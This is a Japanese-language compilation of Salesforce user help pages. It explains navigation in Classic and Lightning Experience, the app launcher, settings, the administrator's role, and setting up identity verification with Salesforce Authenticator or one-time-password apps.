Salesforce での操作方法

Salesforce の基本領域を移動してアプリケーションの操作方法をすばやく見つける方法を習得します。

Salesforce は非常に利用価値が高いツールです。そのインターフェースや情報の保存場所を習得すると、操作性を最大限に高めるのに役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

1. Salesforce による情報の整理の仕方について
2. Salesforce ページについて
3. [ホーム] タブについて
4. オブジェクトのホームページ間の移動
5. [設定] メニューの確認

Salesforce による情報の整理の仕方について

Salesforce では、オブジェクトと呼ばれる論理カテゴリにデータがグループ化されます。オブジェクトとは項目のコレクションであり、その項目が持つ情報の種類に基づく名前が付けられています。よく使用する Salesforce オブジェクトには、取引先責任者、取引先、ケース、レポートがあります。たとえば、取引先責任者オブジェクトには、名、姓、電話番号、役職、会社名など、ビジネスを行う人に関する情報を含む項目があります。

Salesforce Classic でのオブジェクトのホームページ間の移動

別のアプリケーションを開く

使用する必要がある機能が見つからない場合、それは別のアプリケーションの機能である可能性があります。ドロップダウンメニューで使用可能なすべてのアプリケーションを表示して、必要なアプリケーションを選択できます。

[設定] を見つける

[設定] の場所は、使用している Salesforce の環境または組織のユーザインターフェース設定に応じて異なります。

Salesforce による情報の整理の仕方について

Salesforce では、オブジェクトと呼ばれる論理カテゴリにデータがグループ化されます。オブジェクトとは項目のコレクションであり、その項目が持つ情報の種類に基づく名前が付けられています。よく使用する Salesforce オブジェクトには、取引先責任者、取引先、ケース、レポートがあります。たとえば、取引先責任者オブジェクトには、名、姓、電話番号、役職、会社名など、ビジネスを行う人に関する情報を含む項目があります。

次の 2 種類の Salesforce オブジェクトがあります。

- *標準*オブジェクトは、組織で購入する Salesforce ライセンスに含まれています。これらは、最も使用頻度の高いオブジェクトです。
- *カスタム*オブジェクトは、会社のビジネスニーズに合わせて作成されます。

組織のシステム管理者は、会社で行う業務の種別または会社が属する業界をサポートするために、標準オブジェクトのカスタマイズやカスタムオブジェクトの作成を行います。たとえば、組織で商品に関する既知の問題を追跡するために「バグ」というカスタムオブジェクトを作成したり、組織での顧客の呼び方に合わせて標準オブジェクト「取引先」の名前を「クライアント」に変更したりします。

Salesforce インターフェースでは通常、オブジェクトをタブから操作します。たとえば、商談オブジェクトには [商談] タブがあります。Salesforce のドキュメントで、あるオブジェクトについて習得したが、ユーザインターフェースでそのオブジェクトが見つからない場合は、そのオブジェクトが使用可能かどうかをシステム管理者に確認してください。ご使用のエディションにあるオブジェクトおよび関連タブのドキュメントが見つからない場合、そのオブジェクトはカスタムオブジェクトである可能性があります。その使用方法については、システム管理者にお問い合わせください。

関連トピック:

Salesforce Classic でのオブジェクトのホームページ間の移動

Salesforce Classic でのオブジェクトのホームページ間の移動

Salesforce Classic では、画面の上部に表示されるタブをクリックして、よく使用するオブジェクトを検索できます。[ホーム] や Chatter など他の Salesforce 機能のタブもあります。

データを操作するには、オブジェクトのタブをクリックします。たとえば、操作する顧客の取引先情報にアクセスするには、[取引先] タブをクリックします。ここには次の情報が表示されます。

1. オブジェクトの名前および参照しているデータの種別。この場合は [取引先] になります。
2. *リストビューオプション*。リストビューにより、取引先が特定のセットに絞り込まれます (たとえば、すべての取引先を参照したり、最近参照した取引先のみを参照したりできます)。
3. 最近アクセスしたレコードのリスト。この場合は [最近の取引先] になります。このリストは、すべての標準オブジェクトとカスタムオブジェクトに表示され、カスタマイズすることはできません。
4. 次に使用する可能性のある他の機能へのリンク。

別のアプリケーションを開く

使用する必要がある機能が見つからない場合、それは別のアプリケーションの機能である可能性があります。ドロップダウンメニューで使用可能なすべてのアプリケーションを表示して、必要なアプリケーションを選択できます。

開いているアプリケーションとは別の Salesforce アプリケーションで利用できる機能を使用するには、そのアプリケーションを開く必要があります。他のアプリケーションとして、Salesforce マーケティングアプリケーション、コールセンターアプリケーション、組織のカスタムアプリケーションなどがあります。

組織で接続アプリケーションを使用していることもあります。接続アプリケーションには、Gmail™ や Microsoft Office 365™ などの生産性アプリケーションや、業務遂行を支援するその他のアプリケーションがあります。システム管理者がこれらのアプリケーションを組織に追加すると、アプリケーションランチャーに表示されます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce Classic で別の Salesforce アプリケーションを開く
セールスアプリケーションとマーケティングアプリケーションなど、Salesforce アプリケーション間を簡単に移動できます。

Salesforce Classic のアプリケーションランチャーでアプリケーションを開く
1 つのメニューから Salesforce アプリケーションと接続アプリケーション間を移動できます。

Lightning Experience で別のアプリケーションを開く
検索またはアプリケーションランチャーを使用して、すべてのアプリケーション間を移動できます。

Salesforce Classic で別の Salesforce アプリケーションを開く

セールスアプリケーションとマーケティングアプリケーションなど、Salesforce アプリケーション間を簡単に移動できます。

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

開いているアプリケーションとは別の Salesforce アプリケーションで利用できる機能を使用するには、そのアプリケーションを開く必要があります。一度に開けるアプリケーションは1つであり、開いているアプリケーションが次回 Salesforce にログオンしたときに開きます。

アプリケーションを開くには、Salesforce ページの右上隅で、ドロップダウンアプリケーションメニューから必要なアプリケーションを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

アプリケーションを使用する
- ユーザプロファイルまたは権限セットに指定された該当アプリケーションへのアクセス権限

Salesforce Classic のアプリケーションランチャーでアプリケーションを開く

1つのメニューからSalesforceアプリケーションと接続アプリケーション間を移動できます。

メモ: 次の手順は、Salesforce Classic で動作します。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

アプリケーションランチャーでSalesforceアプリケーションまたは接続アプリケーションを表示して開くには、そのアプリケーションへのアクセス権が必要です。

アプリケーションランチャーを開くには、任意の Salesforce ページで Force.com アプリケーションメニューからアプリケーションランチャーを選択します。

アプリケーションランチャーで、インストールされたアプリケーションアイコンをクリックすると、そのアプリケーションが起動します。

関連トピック:

- アプリケーションランチャー
- ユーザ権限およびアクセス
- 接続アプリケーション

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションランチャーを表示する
- 「Identity 機能を使用」

Lightning Experience で別のアプリケーションを開く

検索またはアプリケーションランチャーを使用して、すべてのアプリケーション間を移動できます。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

アプリケーションを開くには、2つの方法があります。

- 任意の Salesforce ページの上部にある [Salesforce を検索] ボックスを使用します。「マーケティング」など、アプリケーション名の入力を開始し、表示された結果をクリックします。この検索は、カスタムアプリケーションと接続アプリケーションでも使用できます。この検索では、アプリケーションのワイルドカード文字検索はできません。ただし、入力時に語の一部(「マーケ」など) でアプリケーション検索の結果が表示されます。
- 任意の Salesforce ページの右上隅で、[アプリケーションランチャー] アイコンをクリックします。

  アプリケーションランチャーには、ユーザが使用可能なすべてのSalesforceアプリケーション、およびシステム管理者がインストールした接続アプリケーションが表示されます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

アプリケーションを使用する
- ユーザプロファイルまたは権限セットに指定された該当アプリケーションへのアクセス権限

一度に開ける Salesforce アプリケーションは 1 つであり、開いているアプリケーションが次回 Salesforce にログオンしたときに開きます。

複数の接続アプリケーションを同時に開くことができます。接続アプリケーションは、Gmail™ や Microsoft Office 365™ など、ユーザの業務遂行を支援するためにシステム管理者がインストールしたアプリケーションです。各接続アプリケーションは新しいウィンドウで開くため、ここからのポップアップを許可するようにポップアップブロッカーを設定します。設定しないと、接続アプリケーションは開きません。

アプリケーションアイコンを別の位置にドラッグし、アプリケーションの使用頻度で並び替えます。

必要なものが表示されない場合、[その他の項目]をクリックして、他のアプリケーション、オブジェクト、および項目を表示します。または、システム管理者に他のアプリケーションを使用できるかどうか確認します。

関連トピック:

- アプリケーションランチャー
- ユーザ権限およびアクセス
- 接続アプリケーション

[設定] を見つける

[設定]の場所は、使用している Salesforce の環境または組織のユーザインターフェース設定に応じて異なります。

Salesforce には、組織の設定、維持管理、およびカスタマイズのオプションが数多く含まれています。組織によっては、独自アプリケーションの作成、パッケージ、および配布のオプションが含まれる場合もあります。これらのオプションはすべて [設定] メニューから使用できます。Salesforce のシステム管理者または開発者は、[設定] メニューを頻繁に使用します。組織の各ユーザがこのメニューにどのようにアクセスするかは、組織のユーザインターフェース設定によって決まります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. Salesforce ページ上部を見ます。
   - Lightning Experience を使用している場合、 をクリックし、[ホームの設定] を選択します。
   - Salesforce Classic を使用している場合、ユーザインターフェースのヘッダーに [設定] と表示されていたら、クリックします。
   - Salesforce Classic を使用していて、ヘッダーに [設定] が表示されない場合は、自分の名前をクリックし、[設定] を選択します。
2. ［クイック検索］ボックスに必要なページの名前を入力し、メニューから適切なページを選択します。

   ヒント: ［クイック検索］ボックスでページ名の最初の数文字を入力します。入力すると、検索語に一致するページがメニューに表示されます。たとえば、[言語設定]ページを見つけるには、［クイック検索］ボックスに「言語」と入力し、[言語設定] を選択します。

関連トピック:

- Salesforce Classic で個人設定を見つける

Chatter プロファイルの設定

Chatter プロファイルにより、やりとりする同僚や顧客があなたがどのような人かを知ることができます。あなたの写真や、役職および連絡先詳細などの基本情報が含まれます。

Salesforce の使用を開始したらすぐに Chatter プロファイルを設定し、頻繁に更新します。

メモ: 組織で Chatter を使用していない場合でも、個人情報の追加と編集を行うことができます。

1. [Chatter] タブをクリックして、ページの左側にあるプレースホルダのプロファイル画像を見つけます。プレースホルダの画像の横にある *あなたの名前* をクリックします。
2. プロファイル写真を更新するには、プレースホルダの画像にマウスを置き、[写真の追加] をクリックします。

   ヒント: グループやペットではなく、自分の写真を使用します。Chatterはビジネスツールであるため、上司や CEO が見ても差し支えのない写真を選択してください。

3. 連絡先情報を更新するには、プロファイル写真の下にある をクリックします。[プロファイルを編集] ボックスで、[連絡先] タブと [バージョン情報] タブの項目を入力します。

   ヒント: 属している部署、過去の経験、現在作業中のプロジェクトに関する詳細を使用して、プロファイルを記入します。

4. [すべて保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

個人情報の編集

Salesforce 環境のカスタマイズ

Salesforce には、操作性のカスタマイズに役立つ個人設定オプションが含まれています。有効になっている Salesforce の環境に応じて、これらの設定はアプリケーションの異なる部分にあります。

Lightning Experience での個人設定へのアクセス

Lightning Experience を使用している場合、個人設定は [個人設定] または [私の設定] にあります。

Salesforce Classic で個人設定を見つける

Salesforce Classic を使用している場合、個人設定は [個人設定] または [私の設定] にあります。

Lightning Experience での個人設定へのアクセス

Lightning Experience を使用している場合、個人設定は [個人設定] または [私の設定] にあります。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 任意の Salesforce ページの上部で、画像をクリックします。
2. [設定] をクリックします。
3. ページの左側で、メニュー項目をクリックしてサブメニューを表示し、必要な項目をクリックします。

ヒント: ページをすばやく見つけるには、[クイック検索] ボックスにその名前の最初のいくつかの文字を入力します。入力すると、検索語に一致するページがメニューに表示されます。たとえば、[個人情報] ページを見つけるには、[クイック検索] ボックスに「*個人*」と入力します。

メモ: 個人設定にアクセスしようとしたときに不十分な権限に関するエラーメッセージが表示された場合は、[新改良型設定ユーザインターフェース] オプションを有効にするように Salesforce システム管理者に依頼してください。システム管理者である場合は、[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。[新改良型設定ユーザインターフェース] を選択して、[保存] をクリックします。

Salesforce Classic で個人設定を見つける

Salesforce Classic を使用している場合、個人設定は [個人設定] または [私の設定] にあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 任意の Salesforce ページ上部で、名前の横にある下向き矢印をクリックします。

   組織のユーザインターフェース設定に応じて、メニューには [設定] または [私の設定] のどちらかが表示されます。
2. 名前の下のメニューから、[設定] または [私の設定] をクリックします。
3. 次のいずれかの操作を実行します。
   - [設定] をクリックした場合、ページの左側を見て、メニュー項目をクリックしてサブメニューを表示し、必要な項目をクリックします。
   - [私の設定] をクリックした場合、ページの左側を見て、[私の設定] の下にあるメニュー項目をクリックしてサブメニューを表示し、必要な項目をクリックします。

ヒント: ページをすばやく見つけるには、[クイック検索] ボックスにその名前の最初のいくつかの文字を入力します。入力すると、検索語に一致するページがメニューに表示されます。たとえば、[個人情報] ページを見つけるには、[クイック検索] ボックスに「*個人*」と入力します。

関連トピック:

[設定] を見つける

Salesforce システム管理者の概要

Salesforce システム管理者(「管理者」とも呼ばれる)は、システム管理を任務とし、その他の特別な権限を持つ Salesforce ユーザです。システム管理者は、組織の Salesforce 設定と、その円滑な運用を担当します。システム管理者には特別なプロファイルが設定されており、ユーザを追加したり、ユーザが Salesforce で何を表示し実行できるかを指定したりできます。システム管理者は、カスタムの Salesforce オブジェクト、ワークフロー、入力規則、レポートなどを作成して、ユーザの生産性を高めることができます。また、企画、問題解決、支援なども行います。

すべての Salesforce 組織には少なくとも 1 人のシステム管理者がいます。組織が大きくなると複数のシステム管理者がいる場合もあります。システム管理者の役割は、会社の規模と構造に応じて単純にも複雑にもなります。比較的小規模な組織では、システム管理者は、他のユーザと同様に Salesforce を使用して商品の販売やカスタマーサービスの提供を行うユーザである場合があります。さまざまな役割を 1 人でこなす必要があります。

Salesforce には、ユーザ自身が設定できる多くの機能と項目があります(詳細は「*Salesforce の基礎に関する説明*」を参照)。これでほとんどのことに対応できます。ただし、場合によっては信頼できるシステム管理者と協力して対応する必要があります。システム管理者は、ユーザが Salesforce の機能を最大限活用できるように支援し、効果的かつ生産的な操作環境を提供します。

システム管理者によるユーザ支援の例として、次のようなものがあります。

- ユーザがトレーニング時に知ったオブジェクト、項目、機能を検索し、使用できるようにする。
- ケースがクローズされたことを検出するカスタムワークフローを作成する。
- 従業員の費用支出を承認するためのカスタム承認プロセスを作成する。
- 営業地域のカスタムレポートを作成する。
- ユーザプロファイルでは付与されていないユーザ権限を付与する。
- 自分や他のユーザのレコードアクセス権に関する質問に答える。
- システム管理者に問い合わせて支援や詳細を得るように指示するエラーメッセージが表示された場合に対処する。

いつ、なぜ、どのようにシステム管理者に問い合わせるかは、会社の内部ビジネスポリシーや手続きに応じて異なります。この詳細については、システム管理者に問い合わせてください。

関連トピック:

一部の機能を表示できない理由は?
ログインアクセスの許可

一部の機能を表示できない理由は?

Salesforce では詳細なカスタマイズを行えるため、商品のすべての機能にアクセスできない可能性があります。

ヘルプドキュメントおよびトレーニングビデオで、新しい Salesforce 機能について習得することがあります。ただし、これらの機能にインターフェースからアクセスできない場合があります。これは、次のような理由で生じることがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 機能を有効にするために、カスタムページビューを調整するか外部アプリケーションをインストールする必要がある。
- 一部の機能の権限およびアクセス設定が制限されている。
- 組織でSalesforceをカスタマイズしたため一部の標準オブジェクトおよび項目が異なる名前になっているか、独自のカスタムオブジェクトおよびカスタム項目を作成した。
- 目的の機能が、組織で使用する Salesforce エディションまたは Salesforce 環境で提供されていない。

関連トピック:

Salesforce システム管理者の概要

新規ユーザ向けのヒント集

初日から手堅く生産性の高い Salesforce ユーザとなるために必要なヒントを示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

新規ユーザは、次のヒントを参考にしてください。

- データを検索するためにオブジェクトをクリックしたとき、既存のレコードの完全なリストは表示されません。ユーザが完全なリストのサブセットを選択したい場合もあるため、Salesforce では、完全なリストはレコードを手動で呼び出すまで非表示になります。ビュー内でオプションを選択し、[Go!]をクリックしてください。
- *関連リスト*は、オブジェクトページ下部にあるリンクです。関連リストを使用すると、次に参照する可能性がある他の関連オブジェクトにすばやくアクセスできます。この機能では次に必要とする情報にすばやくアクセスできるため、非常に効果的です。ナビゲーション操作が削減され、ワークフローの処理速度が高まります。Salesforce では、いくつかの標準関連リストを配備してアプリケーションを提供していますが、システム管理者が関連リスト項目の一部をカスタマイズすることもできます。
- 見聞きした機能がインターフェースに表示されなくても、心配は不要です。システム管理者は、組織のニーズに合わせてインターフェースをカスタマイズできます。カスタマイズのヘルプが有効になっていない場合は、システム管理者にお問い合わせください。
- ヘルプ & トレーニング資料には、組織で有効になっていない機能や、権限プロファイルにより表示が許可されない機能が記載されている場合があります。このような機能をインターフェースに含める必要があると思われる場合や、作業に役立つと考えられる場合は、組織の Salesforce システム管理者にお問い合わせください。システム管理者が誰かわからない場合は、会社で Salesforce を紹介した人に連絡してください。
- 作業を保存してください。レコード項目の更新に長時間を費やした後で、保存せずに画面から移動してしまうということがよくあります。クリックして別のページ要素に移動する前に、保存ボタンを探す習慣をつけてください。

関連トピック:

一部の機能を表示できない理由は?

Salesforce システム管理者の概要

お客様のニーズに合わせた設定

設定オプションを使用して、Salesforce の操作性をカスタマイズします。使いやすいように表示を設定し、情報を保護し、他のユーザに自分のプレゼンスを知らせます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション。

ID の検証

信頼できる IP 範囲外からのログイン時に ID を簡単に検証します。ID の検証は、Salesforce アカウントへの不正アクセスを防ぐのに役立ちます。

個人情報の編集

パスワードの変更

ログイン後、セキュリティを強化するために現在のパスワードを変更できます。パスワードをなくした場合は、ログインページの[パスワードをお忘れですか?]リンクをクリックして、メール経由でパスワードをリセットします。

セキュリティの質問の変更

パスワードを忘れてリセットする必要がある場合、本人確認のために以前に選択したセキュリティの質問に回答するよう求められることがあります。セキュリティの質問と答えは、個人設定の[私のパスワード変更] ページで変更できます。

言語およびロケール設定の編集

メール設定の編集

送信メール設定を編集して、表示される名前や署名 (省略可能) を指定します。また、返信先アドレスを指定することや、返信先アドレスに指定した自分のアドレスに BCC メールが自動送信されるように選択することもできます。

レコードタイプの設定

新規レコードの作成時に、デフォルトのレコードタイプが自動的に挿入されるようにオプションを設定します。この設定を使用すると、レコードタイプを選択するように促すページをスキップできます。使用可能なレコードタイプが数種類ある場合は、新規レコードを作成するたびにレコードタイプの選択を促される方が良い場合もあります。

連絡先情報の更新

連絡先情報は、プロファイルページでいつでも更新できます。連絡先情報は社内のすべてのユーザに表示されます。

頻繁に使用する項目のタブの追加

Salesforce Classic のユーザインターフェースはタブで構成され、タブからオブジェクトの情報を参照、追加、および編集できます。アプリケーションが異なると、タブが異なる場合があります。アプリケーションで頻繁に使用する項目のタブを追加できます。

表示のカスタマイズ

個人設定で Salesforce の表示をカスタマイズできます。

使用可能な Salesforce タブ

アクセシビリティ基準

アクセシビリティを念頭に置いてアプリケーションを設計するために Salesforce が従う基準について説明します。

FAQ - 参照および表示

Salesforce ページ

Salesforce アプリケーションはタブとページで構成されます。取引先、取引先責任者、リードなどの標準オブジェクトや、Chatter などの他の機能には通常、タブがあり、そのタブからページを移動して使用する機能を操作します。たとえば、取引先レコードを作成する場合は[取引先]タブをクリックし、[取引先ホーム]ページを表示します。

[ホーム] タブ

[ホーム] タブから、Chatter 投稿の作成、ダッシュボードスナップショットの表示、ToDo とカレンダーの表示、フィードの検索 ( ) を行うことができます。

ログイン問題のトラブルシューティング

ログインできませんか?ユーザ名やパスワードを忘れた場合や、何回もログインに失敗してロックアウトされた場合など、ログインの問題を解決するには、次の解決策を実行します。

ID の検証

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

信頼できる IP 範囲外からのログイン時に ID を簡単に検証します。ID の検証は、Salesforce アカウントへの不正アクセスを防ぐのに役立ちます。

認識されないブラウザまたはアプリケーションから Salesforce にログインし、IP アドレスが信頼できる IP 範囲外の場合、ID を検証するように求められます。

次の検証手段のいずれかを使用して ID を検証します。

Salesforce Authenticator モバイルアプリケーション
Salesforce Authenticator アプリケーション (バージョン 2 以上) をアカウントに接続している場合、アプリケーションを使用して Salesforce アカウントのアクティビティを検証します。Salesforce からモバイルデバイスに転送通知が送信されます。通知を受け取ったら、アプリケーションを開き、アクティビティの詳細を検証し、モバイルデバイスの [承認] をタップします。

U2F セキュリティキー
自分の取引先に関連付けられる U2F セキュリティキーを登録している場合、そのセキュリティキーを使用して Salesforce のアカウントアクティビティを検証します。Salesforce により、セキュリティキーをコンピュータの USB ポートに差し込むよう求められます。

ワンタイムパスワードジェネレータアプリケーション
認証アプリケーション (Salesforce Authenticator や Google Authenticator など) をアカウントに接続している場合、そのモバイルアプリケーションを使用して確認コードを生成します。この種別のコードは、「時間ベースのワンタイムパスワード」と呼ばれることもあります。コードの値は定期的に変わります。

SMS テキストメッセージ
アカウントに関連付けられた検証済みの携帯電話番号がない場合、携帯電話にテキストメッセージで確認コードが送信されます。検証済みの携帯電話番号がない場合、Salesforce にログインするときに登録するように求められます。携帯電話番号を登録すると、携帯電話番号が検証され、その後確認する必要が生じた

場合にこの方法が有効になります。携帯電話番号が変わった場合は、Salesforce システム管理者に連絡してください。

メール
Salesforce から、確認コードが記載されたメールがアカウントに関連付けられたアドレスに送信されます。24 時間が過ぎると、コードは失効します。

ID 検証ページには [次回からは確認しない] オプションがあり、デフォルトで選択されています。このオプションを選択したままにして [検証] をクリックすると、同じブラウザまたはアプリケーションからのログインであれば ID 検証を再度要求されることはありません。手動でブラウザの Cookie をクリアする、ブラウザが Cookie を削除するように設定する、またはプライベートモードかシークレットモードで参照する場合は例外です。これらの場合、組織で信頼できると定義されていない IP アドレスから Salesforce へログインすると、毎回 ID 検証が要求されます。

メモ: 公共または共有デバイスからログインする場合は、[次回からは確認しない] をオフにします。このオプションをオフにすると、次回使用するユーザはそのデバイスからのログイン時に ID 検証が必要になります。

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

アカウントに Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続できます。Salesforce が ID を検証する必要があるときに、このアプリケーションを使用します。セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションをアカウントに関連付けることができます。Salesforce で ID を確認する必要があるときには、アプリケーションによって生成される確認コード (「時間ベースのワンタイムパスワード」とも呼ばれる) を使用します。セキュリティ強化のためにログイン時、接続済みアプリケーションへのアクセス時、またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

仮のコードによる ID の検証

通常 2 要素認証に使用しているデバイスにアクセスできない場合は、仮の ID 確認コードの提供を Salesforce システム管理者に依頼します。このコードは 1 ～ 24 時間有効です。システム管理者が有効期限を設定しますが、必要なくなった場合にはユーザが期限前にコードを期限切れにすることができます。

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

アカウントに Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続できます。Salesforce が ID を検証する必要があるときに、このアプリケーションを使用します。セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

モバイルデバイス上の Salesforce Authenticator (バージョン 2 以降) アプリケーションは、認証の2つ目の「要素」です。このアプリケーションを使用することで、アカウントのセキュリティレベルが向上します。アプリケーションをいったん接続すると、ID 検証が必要なアクティビティを実行するたびにモバイルデバイスに通知が送信されます。通知を受信したら、モバイルデバイス上のアプリケーションを開いてアクティビティの詳細を確認し、モバイルデバイス上で応答することによって検証します。見覚えがないアクティビティに関する通知を受信した場合は、アプリケーションを使用してそのアクティビティをブロックします。Salesforce システム管理者のために、ブロックしたアクティビティにフラグを付けることができます。このアプリケーションでは、ID 検証の代替方法として使用できる確認コードも提供されます。

1. 使用するモバイルデバイスのタイプに応じて、Salesforce Authenticator アプリケーションのバージョン 2 以降をダウンロードし、インストールします。iPhone の場合は、App Store からアプリケーションをダウンロードします。Android デバイスの場合は、Google Play からアプリケーションをダウンロードします。

   モバイルデバイスにすでに Salesforce Authenticator のバージョン 1 がインストールされている場合は、App Store または Google Play でアプリケーションをバージョン 2 に更新できます。更新では、ユーザがアプリケーションにすでに持っている接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、転送通知を受信したりロケーションベースの自動検証を許可したりはしません。コード専用アカウントは、[接続済みのアカウント] リストにアカウント名の行の右端が > なしで表示され、アカウントの詳細ページはありません。Salesforce への現在のログインに使用するユーザ名に対してコード専用アカウントがある場合は、続行する前にアプリケーション内で左にスワイプしてそのユーザ名を削除します。後のステップで、そのユーザ名のアカウントを再度接続します。新しく接続されたアカウントでは、Salesforce Authenticator バージョン 2 の完全な機能 (転送通知、ロケーションベースの自動検証、および確認コード) を使用できます。

2. [個人設定] から、[クイック検索] ボックスに *「高度なユーザの詳細」* と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに *「個人情報」* と入力し、[個人情報] を選択します。
3. [アプリケーション登録: **Salesforce Authenticator**] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。

アプリケーションを初めて開く場合、アプリケーションの機能を紹介するツアーが表示されます。ツアーを開始してもよいですし、すぐにアプリケーションに Salesforce アカウントを追加することもできます。

6. アプリケーションで、[+] をタップしてアカウントを追加します。
   一意の 2 語の語句が生成されます。
7. ブラウザに戻って、［2 語の語句］項目にその語句を入力します。
8. [接続] をクリックします。
   以前に確認コードを生成する認証アプリケーションをアカウントに接続したことがある場合、アラートが表示されることがあります。Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続すると、古いアプリケーションからのコードは無効になります。今後、確認コードが必要な場合は、Salesforce Authenticator から取得してください。
9. モバイルデバイス上の Salesforce Authenticator アプリケーションに、接続しているアカウントの詳細が表示されます。アカウントの接続を完了するには、アプリケーションで [接続] をタップします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

- ID の検証
- ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断
- Salesforce 環境のカスタマイズ

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションをアカウントに関連付けることができます。Salesforce で ID を確認する必要があるときには、アプリケーションによって生成される確認コード (「時間ベースのワンタイムパスワード」とも呼ばれる) を使用します。セキュリティ強化のためにログイン時、接続済みアプリケーションへのアクセス時、またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

1. デバイスのタイプに応じて、サポートされる認証アプリケーションをダウンロードします。Salesforce Authenticator for iOS、Salesforce Authenticator for Android、Google Authenticator など、時間ベースのワンタイムパスワード (TOTP) アルゴリズム (IETF RFC 6238) をサポートしている認証アプリケーションであれば、どれでも使用できます。

2. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
3. [アプリケーション登録: ワンタイムパスワードジェネレータ] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. モバイルデバイスで、認証アプリケーションを使用して QR コードをスキャンします。

   または、ブラウザで [QR コードをスキャンできません] をクリックすると、セキュリティキーが表示されます。認証アプリケーションで、ユーザ名と表示されたキーを入力します。
6. Salesforce で、認証アプリケーションによって生成されたコードを、[確認コード] 項目に入力します。

   確認コードは、認証アプリケーションによって定期的に新しく生成されます。現在のコードを入力します。
7. [接続] をクリックします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

- ID の検証
